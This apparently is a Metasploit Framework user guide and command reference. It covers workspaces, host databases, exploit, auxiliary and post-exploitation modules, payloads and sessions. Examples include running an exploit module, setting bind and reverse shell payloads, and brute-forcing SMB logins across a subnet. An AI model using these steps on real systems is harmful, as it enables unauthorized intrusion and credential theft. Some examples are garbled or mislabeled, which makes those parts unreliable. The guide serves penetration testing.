Note: To create or work within workspaces, you must be connected to a database instance.

Create a Workspace

Use the `workspace` command and the `-a` option to create a workspace. The workspace that you create becomes the current workspace.

```
msf > workspace -a HR
msf > workspace -a IT
msf > workspace -a ACC

default
HR
IT
*ACC
```

View the Current Workspace

Use the `workspace` command to view the current workspace. An asterisk denotes the current workspace.

```
msf > workspace

*default
HR
IT
ACC
```

Change the Workspace

Use the `workspace` command to change the current workspace. You can use tab to complete the workspace name.

```
msf > workspace

*default
HR
IT
ACC

msf > workspace HR
[*] Workspace: HR
```

Delete a Workspace

Use the `workspace` command and the -`d` option to delete a workspace. This deletes the workspace, which includes the hosts, credentials, evidence, and any other data related to the workspace.

```
msf > workspace

*default
HR
IT
ACC

msf> workspace -d ACC
[*] Workspace: ACC
```

Hosts

You can manage target hosts by adding them manually, importing scan data, and running an Nmap scan from the MSFconsole.

View a List of Hosts

Use the `hosts` command to view a list of hosts that the database contains. To view a list of hosts, you must have an active connection to the database.

```
msf > hosts

Hosts
=====

addresss mac name os_name os_flavor os_sp purpose info comments
======== === ==== ======= ========= ===== ======= ==== ========
192.168.0.1
```

Add a Host

Use the `hosts` command and the `-a` option to add a host to the current database.

```
msf > hosts -a 192.168.0.2
[*] Time: 2012-02-01 05:05:05 UTC Host: host=192.168.0.2
Hosts
=====

addresss mac name os_name os_flavor os_sp purpose info comments
======== === ==== ======= ========== ===== ====== ==== ========
192.168.0.1
192.168.0.2
```

Delete a Host

Use the `hosts` command and the `-d` option to delete a host from the current database:

```
msf > hosts -d 192.168.0.2
[*] Deleted 1 hosts
```

Connect to a Host

Use the `connect` command to communicate with a host.

```
msf > connect 192.168.0.1
```

Output Host Data to CSV File

Use the `hosts` command and the -o option to output the all the information about the hosts in the database to a CSV file. The data includes the IP address, MAC address, host name, operating system, OS flavor, purpose, and comments.

The following example outputs all the hosts in the database to a file called `HRHosts`.

```
msf > hosts - o HRHosts
```

Import Scan Data

Use the `db_import` command to import host or scan data into the database. The data must be stored in an XML file. By default, the Metasploit Framework imports files from the `msf3/data` directory.

```
msf > db_import subnetA.xml

[*] Importing 'Metasploit XML' data
[*] Importing host 192.168.0.3
[*] Successfully imported C:/metasploit/msf3/subnetA.xml
```

Supported Scan Data Formats

You can import report files and scan data from most vulnerability and scanning tools that are available. The Metasploit Framework parses the data and imports the hosts and any related host data into the database.

The Metasploit Framework supports the following format types:

- Metasploit PWDump Export
- Metasploit XML (all versions)
- Metasploit ZIP (all versions)
- NeXpose Simple XML or XML
- NeXpose Raw XML or XML Export
- Foundstone Network Inventory XML
- Microsoft MBSA SecScan XML
- nCircle IP360 (XMLv3 and ASPL)
- NetSparker XML
- Nessus NBE
- Nessus XML (v1 and v2)
- Qualys Asset XML
- Qualys Scan XML
- Burp Session XML
- Acunetix XML
- AppScan XML
- Nmap XML
- Retina XML
- NetSparker XML
- Amap Log
- IP Address List
- Libcap

View ‘Up’ Hosts

Use the `hosts` command and the `-u` option to view a list of hosts that are up.

```
msf > hosts -u

Hosts
=====

addresss mac name os_name os_flavor os_sp purpose info comments
======== === ==== ======= ========== ===== ====== ==== ========
192.168.0.1
```

View Specific Columns from the Hosts Table

Use the `hosts` command and the `-c` option to view specific columns from the database.

```
msf > hosts -c address
msf > hosts -u

Hosts
=====

address
========
192.168.0.1
192.168.0.2
192.168.0.3
```

Columns in the Hosts Table

The following table describes the columns that are available for the hosts table:

Column	**Description**
address	The target host IP address.
comments	Comments about the host.
created_at	The date the host was added to the database.
mac	The host MAC address.
name	The host name.
os_flavor	The host operating system.
os_lang	The language of the operating system.
os_name	The operating system.

Column	Description
os_sp	The operating system version.
purpose	The purpose of the host. The purpose can be client, server, or device.
state	The state of the host. The state can be looted, scanned, cracked, or shelled.
updated_at	The number of days or hours since the host information was updated.

View Loot

Loot refers to how the Metasploit Framework stores collected data in the database. You can use the loot command to store and retrieve the data that you have collected from target hosts.

```
msf > loot
```

Output Host Data

Use the `hosts` command and the `-o` option to output the host table to a CSV text file.

```
msf > hosts -o subnet1data
[*] Wrote hosts to subnet1data
```

Modules

A module is a piece of software that the Metasploit Framework uses to perform a task, such as exploiting, fuzzing, or scanning. A module can be an exploit module, auxiliary module, or post-exploitation module.

Search for a Module

Use the `search` command to search for a specific module.

You can create keyword expressions to search for a specific module name, path, platform, author, CVE ID, BID, OSDVB ID, module type, or application. The search returns a list of results that match the query.

You use keyword tags to create keyword expressions. Keyword tags use the following format: `tag:keyword`.

The following are keyword tags that you can use:

- name
- path
- platform
- type
- app
- author
- cve
- bid
- osdvb

```
msf > search platform:Windows
msf > search type:exploit
msf > search author:hd
msf > search app:client
```

Exploit Modules

An exploit module executes a specific set of instructions to take advantage of a weakness in a system. Use exploit modules to gain access and send a payload to a vulnerable system. The most common types of exploit modules are buffer overflow and SQL injection exploits.

Show All Exploit Modules

Use the `show` command to view a list of the exploits that are available in the Metasploit Framework.

```
msf > show exploits
```

Load an Exploit Module

Use the `use` command to load an exploit module.

```
msf > use windows/wins/ms04_045_wins
msf exploit (ms04_045_wins) >
```

Show Options for an Exploit Module

Use the `show` command to view a list of options that are available for an exploit module

```
msf > use windows/wins/ms04_045_wins
msf exploit (ms04_045_wins) > show options
```

Show Advanced Options for an Exploit Module

Use the `show` command to view a list of advanced options that are available for an exploit module.

```
msf > use windows/wins/ms04_045_wins
msf exploit (ms04_045_wins) > show advanced
```

Run an Exploit Module

Use the `exploit` or `run` command to run an exploit module.

```
msf > use windows/wins/ms04_045_wins
msf exploit (ms04_045_wins) > run
```

Run a Bruteforce Attack

A bruteforce attack attempts a combination of keys until it successfully corrects the password. Bruteforce attacks enable you to exploit buffer overflows, obtain authentication, and gather DNS information.

You can set the bruteforce attack to test multiple combinations of user names and passwords or you can set it to test one credential.

The following example uses the smb_login module to test a single credential against multiple targets:

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary (smb_login) > set RHOSTS 192.168.1.0/24
msf auxiliary (smb_login) > set smbpass password123
msf auxiliary (smb_login) > set smbuser administrator
msf auxiliary (smb_login) > set user_as_pass false
msf auxiliary (smb_login) > exploit
```

Set the Minimum Rank for Exploits

The rank determines the impact that the exploit has on the target system and the reliability of the exploit method. You can assign a rank between 0 and 5, with 0 having the highest reliability and lowest crash rate, and 5 having the lowest reliability and highest failure rate.

```
msf > setg MinimumRank 1
minimumrank => 1
```

Auxiliary Modules

Unlike exploit modules, auxiliary modules do not have a payload. Instead, auxiliary modules can perform any task other than exploitation. For example, you use auxiliary modules to perform fuzz tests or port scans.

Show Auxiliary Modules

Use the `show` command to view a list of auxiliary modules that are available.

```
msf > show auxiliary
```

Load an Auxiliary Module

Use the `use` command to load an auxiliary module.

```
msf > use spoof/dns/compare_results
msf auxiliary (compare_results) >
```

Show Options for an Auxiliary Module

Use the `show` command to view the options for an auxiliary modules.

```
msf > use spoof/dns/compare_results
msf auxiliary (compare_results) > show options
```

Show Advanced Options for an Auxiliary Module

Use the `show` command to view the advanced options for an auxiliary modules.

```
msf > use spoof/dns/compare_results
msf auxiliary (compare_results) > show advanced
```

Run an Auxiliary Module

Use the `exploit` or `run` command to run an auxiliary module.

```
msf > use spoof/dns/compare_results
msf auxiliary (compare_results) > run
```

Post-Exploitation Modules

Post-exploitation occurs after you get a shell on the target network. Use post-exploitation modules to gather more information or to gain further access on an exploited target system. Post-exploitation modules enable you to maintain control of the system so that you can access the system for future use.

For example, you can use a post-exploitation module like `post/windows/gather/enum_applications` to view a list of applications that are installed on the exploited system. The information that you collect from the exploited system can reveal how the target is being used and expose additional systems that communicate with the target system.

Show Post-Exploitation Modules

Use the `show` command to view a list of the post-exploitation modules that are available in the Metasploit Framework.

```
msf > show post
```

Set an Post-Exploitation Module

Use the `use` command to load a post-exploitation module

```
msf > use fuzzers/smtp/smtp_fuzzer
msf (smtp_fuzzer) >
```

Show Options for a Post-Exploitation Module

Use the `show` command to view the options that are available for a post-exploitation module.

```
msf > use fuzzers/smtp/smtp_fuzzer
msf (smtp_fuzzer) > show options
```

Show Advanced Options for a Post-Exploitation Module

Use the `show` command to view the advanced options that are available for a post-exploitation module

```
msf > use fuzzers/smtp/smtp_fuzzer
msf (smtp_fuzzer) > show advanced
```

Run a Post-Exploitation Module

Use the `exploit` or `run` command to run a post-exploit module.

```
msf > use fuzzers/smtp/smtp_fuzzer
msf (smtp_fuzzer) > run
```

Payloads

A payload is the actual code that runs on a target machine after an exploit module successfully exploits the target machine. The payload determines what the attack does after gaining access to the exploited system.

Show All Payloads

Use the `show` command to view a list of all payloads that are available in the Metasploit Framework.

```
msf > show payloads
```

Show Payloads for a Module

Use the `show` command to view a list of all payloads that are available for a particular module.

```
msf > use windows/wins/ms04_045_wins
msf exploit (ms04_045_wins) > show payloads
```

Set a Payload for a Module

Use the `set` command to define the payload that a module uses for an attack.

```
msf exploit (ms04_045_wins) > show payloads
msf exploit (ms04_045_wins) > set payload windows/shell_bind_tcp
```

Show Options for a Payload

Use the show options command to view a list of the options that are available for a payload.

```
msf exploit (ms04_045_wins) > show payloads
msf exploit (ms04_045_wins) > set payload windows/vncinject/
reverse_tcp_dns
msf exploit (ms04_045_wins) > show options

Payload options (windows/vncinject/reverse_tcp_dns):

Name Current Setting Required Description
==== ======= ======= ======== ===========
AUTOVNC
LHOST
LPORT
VNCHOST
VNCPORT
```

Targets

A target is a potentially vulnerable system. All exploit modules enable you to view a list of targets that are potentially vulnerable to the attack. Each target has an ID that you need to set in order to run the exploit. By default, the target ID is set to 0, which means that the Metasploit Framework automatically identifies the system based on its fingerprint.

Show Targets

Use the `show targets` command to view a list of platforms that the exploit supports.

```
msf > show targets

Id Name
== ====
0 Windows 2000 English
```

Choose a Target for a Module

Use the `set target` command to select a platform to attack.

```
msf > show targets

Id Name
== ====
0 Windows 2000 English

msf > set target 0
```

Command Reference

This chapter covers the following topics:

Database Back End Commands

The following sections describe the database back end commands.

For commands that search the database, you can use the Nmap host specification format instead of the full IP address.

Creds

This command enables you to manage credentials. By default, the user name and password is “blank.”

Creds options

The following table describes the options that are available for credential management:

Option	**Description**
`-a`	Adds a credential for the target hosts that you specify.
`-d`	Deletes a credential.
`-h`	Displays the help for the command that you specify.
`-p <opt>`	Lists the credentials for the port that you specify.
`-s <opt>`	Lists the credentials for the service that you specify.
`-t <opt>`	Adds a credential of the type that you define.

Option	Description
-u	Adds a credential for the user that you specify.
-P	Adds a password for the user that you specify.

Creds Syntax

```
creds [address range]
creds –a <address range> -p <port> -t <type> -u <user> -p <password>
```

Creds Example

```
msf> creds a 192.168.1.0/24 –p 445 –u joe –p smith2!
msf> creds 192.168.1.0/24 #shows credentials for the specified host
```

Db_connect

This command enables you to connect to a database.

Db_connect Options

The following table describes the options that are available for you to connect to a database:

Option	Description
-h	Displays the help for the command that you specify.

Db_connect Syntax 1

```
db_connect <username:password>@<host:port>/<database>
```

Db_connect Syntax 2

```
db_connect -y [path/to/database.yml]
```

Db_connect Example

```
msf> db_connect user:pass123@192.168.1.1/metasploit
```

Db_disconnect

This command disconnects you from the current database.

Db_disconnect Options

The following table describes the options that are available for you to disconnect from a database:

Option	Description
-h	Displays the help for the command that you specify.

Db_disconnect Syntax

```
db_disconnect
```

Db_export

This command exports a file that contains the contents of a database.

Db_export Options

The following table describes the options that are available for you to export data from a database:

Option	Description
-h	Displays the help for the command that you specify.

Option	Description
`-f`	Specifies the file format that the system uses to export data from the database.
`-a [file name]`	Specifies the name for the file that the system exports.

Db_export Syntax

```
db_export -f <format> -a [filename]
```

Db_export Example

```
msf> db_export -f xml -a dbexport
```

Db_import

This command imports a scan result file. Use this command in place of deprecated commands, such as db_import_amap_log, db_import_amap_mlog, db_import_ip360_xml, db_import_ip_list, db_import_msfe_xml, db_import_nessus_nbe, db_import_nessus_xml, db_import_nmap_xml, and db_import_qualys_xml, to import files.

Db_import Options

The following table describes the options that are available for you to import data to a database:

Option	Description
`-h`	Displays the help for the command that you specify.

Db_import Syntax

```
db_import <filename>
```

Db_nmap

This command executes Nmap and automatically records the output.

Db_nmap Options

The following table describes the options that are available for you to use Nmap:

Option	Description
`-h`	`Displays the help for the command that you specify.`

db_nmap Syntax

```
db_nmap
```

Db_status

This command displays the current database status.

Db_status Options

The following table describes the options that are available for you to display the database status:

Option	Description
`-h`	`Displays the help for the command that you specify.`

Db_status Syntax

```
db_status
```

Hosts

This command lists all hosts that the database contains.

Hosts Options

The following table describes the options that are available for you to display the hosts in a database:

Option	Description
`-h`	`Displays the help for the command that you specify.`

hosts Syntax

```
hosts
```

Loot

This command lists all the collected data that the database contains.

Loot Options

The following table describes the options that are available for you to display the evidence that the database contains:

Option	Description
-h	Displays the help for the command that you specify.

loot Syntax

```
loot [address1 address 2] [-t <type1, type2>]
```

Notes

This command lists all notes that the database contains.

Notes Options

The following table describes the options that are available for you to display the notes that the database contains:

Option	Description
-h	Displays the help for the command that you specify.

Notes Syntax

```
notes
```

Services

This command lists all the services that the database contains.

Services Options

The following table describes the options that are available for you to display the services that the database contains:

Option	Description
`-h`	`Displays the help for the command that you specify.`

services Syntax

```
services
```

Vulns

This command lists all the vulnerabilities that the database contains.

Vulns Options

The following table describes the options that are available for you to display the vulnerabilities that the database contains:

Option	Description
`-h`	`Displays the help for the command that you specify.`

Vulns Syntax

```
vulns
```

Workspace

This command enables you to switch between database workspaces. Use workspaces to manage and maintain related information. When you view a list of workspaces, the current workspace is denoted with an asterisk (*).

Workspace Options

The following table describes the options that are available for you to add, delete, and view database workspaces:

Option	Description
`-h`	`Displays the help for the command that you specify.`
`-a [name]`	`Adds the workspace that you specify.`
`-d [name]`	`Deletes the workspace that you specify.`

Workspace Syntax

```
workspace /#lists all workspaces
workspace -a [name] /#adds a workspace
workspace -d [name] /#deletes a workspace
```

Workspace Example

```
msf> workspace
msf> workspace -a w2 -d w3
```

Core Commands

Back

Use this command to switch between contexts.

Banner

Use this command to display the Metasploit banner.

Cd

Use this command to change the current working directory.

Color

Use this command to toggle the color.

Connect

Use this command to communicate with a host.

Connect Options

The following table describes the options that are available for you to connect with a host:

Option	Description
-C	Attempts to use CRLF for EOL sequence.
-P <opt>	Defines the source port.
-S <opt>	Defines the source address.
-h	Displays the help for the command that you specify.
-i <opt>	Sends the contents of the file that you specify.
-p <opt>	Displays a list of proxies that you can use.
-s	Uses SSL to connect.
-u	Switches to a UDP socket.
-w <opt>	Defines the connect timeout in seconds.
-z	Attempts to only make a connection.

Connect Syntax

```
connect [options] <host> <port>
```

Connect Example

```
msf> connect 192.168.1.1 445
```

Exit

Use this command to exit the console.

Help

Use this command to display the help menu.

Info

Use this command to display the information for a module, such as the version, rank, options, description, and reference information.

Info Syntax

```
info [module name]
```

Irb

Use this command to start a live Ruby interpreter shell. Use the IRB shell to run commands and create scripts.

Jobs

Use this command to display and manage jobs.

Jobs Options

The following table describes that options that you can use to manage tasks:

Option	**Description**
`-K`	`Ends all jobs that are running.`
`-h`	`Displays the help for the command that you specify.`
`-i <opt>`	`Displays information about the job that you specify.`
`-k <opt>`	`Ends the job that you specify.`
`-l`	`Displays a list of running jobs.`
`-v`	`Prints information about a job.`

Jobs Syntax

```
jobs [options]
```

Jobs Example

```
msf> jobs -K
msf> jobs -l
msf> jobs -k job1
```

Kill

This command ends the job that you specify. You can use the jobs command to view a list of jobs that are running.

Kill Syntax

```
kill [job name]
```

Load

This command loads a Metasploit Framework plugin. You can find Metasploit plugins in the following directory: `Metasploit/apps/pro/msf3/plugins`.

Load Syntax

```
load [/path to MSF plugins]
```

Load Example

```
msf> Load /Metasploit/apps/pro/msf3/plugins/lab
```

Loadpath

This command loads modules from the directory that you specify. The directory that you specify must contain the subdirectories for module types.

Loadpath Syntax

```
loadpath /path/to/modules/
```

Quit

This command exits the console.

Reload_all

This command reloads the modules from all module paths.

Route

This command uses a supplied session to route traffic to a specific subnet.

Route Syntax

```
route [add/remove/get/flush/print] subnet netmask [comm/sid]
```

Route Example

```
msf> route add 192.168.1.0 255.255.255.0 2 #default session number is local
msf> route print #shows active routing table
```

Save

This command saves the active data stores and the current settings, such as the global variables. You can access the settings every time that you log in to the Metasploit Framework console.

Save Syntax

```
save
```

Search

This command searches for specific modules. You can use regular expression of the built-in keyword search to perform a search.

Search Keywords

The following table describes the keywords that you can use to perform a search:

Keyword	Description
name	Returns modules that match the name that you specify.
path	Returns modules that match the path or reference name that you specify.
platform	Returns modules that affect the platform that you specify.
type	Returns the modules that match the type that you specify. The type can be exploit, auxiliary, or post.
app	Returns the modules that match the application type that you specify. The application can be client or server attacks.
author	Returns the modules that match the author that you specify.
cve	Returns the modules that match the CVE ID that you specify.
bid	Returns the modules that match the Bugtraq ID that you specify.
osvdb	Returns the modules that match the OSVDB ID that you specify.

Search Syntax

```
search [keywords]
```

Search Example

```
msf> search cve:2008 type:exploit
```

Sessions

This command enables you to list, configure, and close a session.

Sessions Options

The following table describes the options that are available for you to interact with sessions:

Option	Description
-K	Ends all active sessions.
-c <opt>	Runs a command on all sessions or on a session given with -i.
-d <opt>	Detaches an interactive session.
-h	Displays the help for the command that you specify.
-i <opt>	Interacts with the session ID that you specify. For example, sessions –i 2.
-k <opt>	Ends the session that you specify.
-l-l	Displays a list of active sessions.
-q	Runs quiet mode.
-r	Resets the ring buffer for the session that you specify or for all sessions.
-s <opt>	Runs a script on the session that you specify or for all sessions.
-u <opt>	Upgrades a WIN32 shell to a Meterpreter session.
-v	Lists verbose fields.

Sessions Syntax

```
sessions [options]
```

Sessions Example

```
msf> sessions –l #lists any active sessions
```

Set

This command sets a variable to a value that you define and saves the variable to the module date store.

Setg

This command sets a global variable to a value that you define and saves the variable to the global data store. After you create a global variable, you can reuse them in different projects.

Setg Syntax

```
setg [variable] [value]
```

Setg Example

```
msf> setg LHOST 192.168.1.1
```

Show

This command displays a list of the modules that are available. Additionally, you can use this command to view the payloads and plugins that are available in the Metasploit Framework.

If you want more granular control over a module, use the use command to set the context to that module. You can use the `advanced`, `evasion`, `targets`, and `actions` commands to view more information about a specific module.

Show Options

The following table describes the commands that you can use to list modules:

Option	**Description**
`all`	`Lists all encoders, nops, exploits, payloads, plugins, and auxiliary modules.`
`encoders`	`Lists all encoders that are available.`
`nops`	`Lists all NOP generators that are available.`
`exploits`	`Lists all exploits that are available.`
`payloads`	`Lists the payloads that are available across all platforms.`
`auxiliary`	`Lists all auxiliary modules that are available.`
`plugins`	`Lists all plugins that are available with the Metasploit Framework.`

Option	Description
options	Lists the global options that are available. If you use the options command outside the context of a module, you can view all global options.

Show Syntax

```
show [option]
```

Show Example

```
msf> show exploits #returns a list of all exploit modules
use admin/db2/db2rcmd #sets the module context
msf> show advanced #returns the advanced settings for the module
```

Sleep

This command defines the amount of time, in seconds, that the system can sleep or perform no tasks.

Sleep Syntax

```
sleep [time]
```

Sleep Example

```
msf> sleep 10
```

Spool

This command writes console output in a file and displays the output onto the screen.

Spool Syntax

```
spool <file name>
```

Spool Example

```
msf> spool /tmp/console.log
```

Threads

This command enables you to view and modify background threads,

Threads Options

The following table describes the options that are available for you to modify background threads:

Option	**Description**
`-K`	`Terminates all non-critical threads.`
`-h`	`Displays the help for the command that you specify.`
`-i <opt>`	`Displays information for the thread that you specify.`
`-k <opt>`	`Terminates the thread ID that you specify.`
`-l`	`Displays a list of all background threads.`
`-v`	`Prints information about the thread that you specify.`

Threads Syntax

```
threads [options]
```

Threads Example

```
msf> threads -l #lists all background threads
msf> threads -k 1 #kills the thread
```

Unload

This command unloads a Metasploit Framework plugin.

Unload Syntax

```
unload [plugin name]
```

Unset

This command unsets a variable. For global variables, use the unsetg command.

Unset Syntax

```
unset var1
```

Unsetg

This command unsets a global variable.

Unsetg Syntax

```
unsetg gvar1
```

Use

This command selects a module by the name that you specify.

Use Syntax

```
use [module name]
```

Use Example

```
msf> use admin/db2/db2rcmd
```

Version

This command displays the Metasploit Framework and console library version numbers.

Version Syntax

```
version
```

Module Commands

Check

Use the `check` command to determine if a target is vulnerable to an attack.

Exploit

Use the exploit command to launch an exploit.

Rcheck

Use the rcheck command to reload the module and check if a target is vulnerable to the attack.

Reload

Use the reload command to reload a module.

Rexploit

Use the rexploit command to reload the module and launch an attack.

INDEX